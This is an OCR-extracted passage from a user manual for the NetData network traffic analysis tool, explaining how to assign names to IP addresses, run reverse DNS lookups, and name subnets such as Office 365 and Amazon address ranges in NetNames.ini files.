
WiFi packet pop-ups display the transmitter and receiver addresses in addition to the source and destination addresses. In this example the receiver and destination Cisco addresses are different:



27.4 Assigning Names to IP Addresses

In NetData charts and tables, network nodes are normally identified by a contraction of their domain names discovered in DNS queries and many other types of transactions decoded in the traffic. If a node's name hasn't been discovered, it is identified by its IP address. Even when names are discovered, charts can be made more meaningful by assigning names that are more descriptive.


Names can be viewed, created and changed in the node-names table browser which loads all the discovered names as well as the given names. A quicker way to assign or edit a given name is now provided by the dialogue chart: simply right-click on a client or server node on the dialogue chart and from the context menu choose to 'Give Name to IP Address':



27.5 DNS Query Help when Assigning Names to IP Addresses


In NetData charts and tables, network nodes are normally identified by a contraction of their domain names discovered in DNS queries and many other types of transactions decoded in the traffic. If a node's name hasn't been discovered, it is identified by its IP address. Even when names are discovered, charts can be made more meaningful by assigning names that are more descriptive.


Names can be viewed, created and changed in the node-names table browser which loads all the discovered names as well as the given names. A quicker way to assign or edit a given name is provided by the dialogue chart: simply right-click on a client or server node on the dialogue chart and from the context menu choose to 'Give Name to IP Address':



The dialogue for entering a new name now has a button to conduct a reverse DNS query. NetData must be given an IP address for an appropriate DNS server which can be found in Windows network settings or with the IPconfig command. The server address need be entered only once as it is saved with other NetData global controls and informs all NetData projects.

If the DNS query returns a domain name it appears in full below the query button and also as an editable new name above the button (see below). Because NetData creates a shorter version of long names – less than 16 characters – for appearance on charts, it may be appropriate to edit the long name to ensure that the short version is most meaningful. NetData's shortening of a given name is displayed below the full name.






When a new name is assigned, the full domain name or primary source returned by the DNS query is recorded as the discovered name and appears in the name-table's column of discovered or full names.


Address	Given Name	Discovered or Full Name	Notes	First Found
5. 45. 58.126		ipm-provider.ns1.ff.avast.com	DNS record from 192.168.1.1	20200412 05:00:49
5. 45. 58.217	prg16-010avast.com	prg16-010.ff.avast.com	DNS name query from 8.8.8.8	20200501 20:52:19
5. 62. 46. 71		ipm-provider.ff.avast.com	DNS record from 192.168.1.1	20200412 05:00:49

If a domain name can't be found, or the query fails for another reason, the query is likely to return an authority record, in which case NetData displays its primary source and its mailbox (as above). These two domain names provide useful clues to the server's function, and parts of those names can be copied and pasted into the new-name box. When an error occurs, NetData also displays in a separate window a description of the complete query response message:




27.6 Assigning Names to IP Address Ranges of Large Organisations

Large organisations may use many blocks of public IP addresses for access to their cloud services, often in various locations around the world. Amazon Technologies, for example, uses more than 10 million addresses in more than 2000 blocks. When traffic to multiple addresses is to be plotted on a NetData dialogue chart the picture is made much clearer by aggregating the traffic of single or multiple blocks under a common name, occupying a single server node on the chart. The chart below has been filtered to show only the media streams of a large enterprise – in this case, its Webex traffic:



A checkbox on the Charting page of controls aggregates the traffic of services with a common name, provided their addresses start with the same number in their first byte.




Blocks of organisation addresses can be readily found on the web. They can be expressed as subnets, given names (as described in a note of Nov 2019), and added to the NetNames.ini files of relevant projects.


Some sets of widely-used subnet names are released with NetData in a file named *SubnetNames.ini*. If this file is copied to a folder containing *NetNames.ini* it will be read by NetData as an extension to *NetNames.ini*.

Amazon subnets change frequently – almost every day – but an up-to-date list can be downloaded in a JSON file from

https://ip-ranges.amazonaws.com/ip-ranges.json

A new NetData command in the File menu will read the JSON file and create a text file of IPv4 subnet names for a nominated Amazon service in a nominated region:






27.7 Giving Names to Subnets


NetData handles names given to subnets specified in the conventional manner with a full IP address and a number of bits that are common to all the addresses in the subnet. Names can be entered in a NetNames.ini file with subnet definitions copied from files such as those provided by Microsoft to configure proxy servers. For example, here is part of a NetNames list of accessible servers that provide various services such as Office 365 and Skype:

```
office365 = 13.107.6.152/31
office365 = 13.107.18.10/31
office365 = 13.107.128.0/22
office365 = 23.103.160.0/20
office365 = 40.96.0.0/13
office365 = 40.104.0.0/15
office365 = 52.96.0.0/14
office365 = 131.253.33.215
office365 = 132.245.0.0/16
office365 = 150.171.32.0/22
office365 = 191.234.140.0/22
office365 = 204.79.197.215
prtn.office = 40.92.0.0/15
prtn.office = 40.107.0.0/16
prtn.office = 52.100.0.0/14
prtn.office = 104.47.0.0/17
Skype = 13.107.64.0/18
Skype = 52.112.0.0/14
```

The number of concurrent connections carrying different categories of Microsoft traffic can be plotted by loading connection records. A new control requests that different pools of statistics be assembled for each server name rather than individual server addresses.




Office 365 can impose a very heavy connection load on proxy servers.




27.8 Discovered Node Names and Displayed Name Length


NetData discovers names for IP addresses in many locations including DNS queries and various types of Logon transactions:



